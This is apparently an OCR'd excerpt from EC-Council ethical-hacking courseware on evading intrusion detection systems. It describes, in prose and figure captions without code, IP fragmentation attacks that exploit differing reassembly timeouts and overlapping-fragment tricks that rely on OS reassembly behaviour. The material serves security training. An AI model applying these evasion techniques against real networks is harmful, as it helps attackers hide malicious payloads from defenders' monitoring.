


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fragmentation Attack (Cont'd)

A similar fragmentation attack works when the IDS timeout exceeds that of the victim

- The victim and the IDS both receive **frags 2 and 4** out of the 4 fragments, both carrying a false payload
- The victim drops these two fragments after **30 sec** and does not send an ICMP as frag 1 was never received
- The victim and the IDS receive **frags 1 and 3** out of the 4 fragments
- The IDS reassembles the 4 received fragments, but the computed net **checksum** is invalid, so the packet is dropped
- The victim and the IDS receive real **frags 2** and **4** out of the 4 fragments
- The victim reassembles the 4 received fragments and is **attacked**; the IDS times out frags 2 and 4 and drops the fragments



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fragmentation Attack

IP packets must follow the standard **Maximum Transmission Unit (MTU)** size while traveling across the network. If the packet size is exceeded, it will be split into multiple fragments ("fragmentation"). The IP header contains of a fragment ID, fragment offset, fragment length, fragments flags, and others besides the original data. In a network, the flow of packets is irregular; hence, systems need to keep fragments around, wait for future fragments, and then reassemble them in order. Fragmentation can be used as an attack vector when fragmentation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

timeouts vary between the IDS and the host. Through the process of fragmenting and reassembling, attackers can send malicious packets over the network to exploit and attack systems. To avoid detection by an IDS, attackers may exploit fragmentation by using the fragment reassembly timeout, which varies from system to system.

- **Attack Scenario - 1**

  If, for example, the fragment reassembly timeout is 10 s at the IDS and 20 s at the target system, attackers will send the second fragment 15 s after sending the first fragment. In this scenario, the IDS will drop the fragment on receiving the second fragment after its reassembly timeout, but the target host will reassemble the fragments. Attackers will continue sending fragments with intervals of 15 s until the attack payload is reassembled at the target system. Thus, the victim will reassemble the fragments and receive the attack code, whereas the IDS will not detect this or generate alerts as the IDS drops the fragments.




Figure 12.35: Fragmentation attack scenario-1

The figure above illustrates the discussed scenario (Attack Scenario-1). The attacker will successfully perform a fragmentation attack on a host. The attacker manipulates the order and time of the fragments and sends those fragments to the victim machine. The attack will succeed when the NIDS fragmentation reassembly timeout is less than the victim's fragmentation reassembly timeout.

- **Attack Scenario - 2**

  A similar fragmentation attack works when the IDS timeout exceeds that of the victim. Sometimes, the IDS fragmentation reassembly timeout is greater than that of a host. In this scenario, consider that the attacker has fragmented the attack packet into four

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

fragments: frag-1, frag-2, frag-3, and frag-4. Here, the IDS fragmentation reassembly timeout is 60 s, and the fragmentation reassembly timeout for the host is 30 s.

Initially, the attacker sends frag-2 and frag-4 with a false payload referred to as frag-2' and frag-4', which are received by both the IDS and the victim. The attacker waits until the fragments' reassembly timeout occurs at the victim's system. In this attack, the victim has not received frag-1, so it will drop the fragments without generating an ICMP error message. The attacker then sends a packet (frag-1, frag-3) with a legitimate payload. Now, the victim has only frag-1 and frag-3, whereas the IDS has frag-1, frag-2', frag-3, and frag-4'. Here, frag-2' and frag-4' have false payloads. With the four received fragments, the IDS will perform a TCP reassembly but drop the packet, as the computed checksum for frag-2' and frag-4' will be invalid. If the attacker now sends frag-2 and frag-4 again with a valid payload, the IDS will have only these two fragments with a valid payload, as the previous fragments will have been reassembled and dropped. The victim will have all fragments (frag-1, frag-3, frag-2, frag-4)—with valid payloads that will reassemble—and read the packet as valid.





Figure 12.36: Fragmentation attack scenario-2

The figure above illustrates the discussed scenario (Attack Scenario-2). The attacker sends the malicious payload that will falsely reassemble fragments at the IDS and successfully performs a fragmentation attack on a host when the NIDS fragmentation reassembly timeout exceeds the victim's fragmentation reassembly timeout.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Overlapping Fragments

Attackers use overlapping fragments to evade IDS. In this technique, attackers generate a series of tiny fragments with overlapping TCP sequence numbers. For example, the initial fragment consists of 100 bytes of payload with the sequence number of 1, the second fragment includes an overlapping sequence of 96 bytes, and so on. At the time of reassembling the packet, the destination host must know how to assemble the overlapping TCP fragments. Some OS will take the original fragments with a given offset (e.g., Windows W2K/XP/2003) and some OS will take the subsequent fragments with a given offset (e.g., Cisco IOS).

Consider a scenario in which the attacker carries out this attack by breaking the packet into four fragments, sending frag-1, frag-2, and frag-3 first, accepted by both OSs. Then, the attacker sends frag-2', frag-3', and frag-4. Here, the payloads of frag-2' and frag-3' are different from those of frag-2 and frag-3, respectively, but the fragment offset and its length, along with the other fields in the IP header, remain the same. In such a scenario, an OS such as Windows XP will reassemble frag-1, frag-2, frag-3, and frag-4, whereas an OS such as Cisco IOS will reassemble frag-1, frag-2', frag-3', and frag-4.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


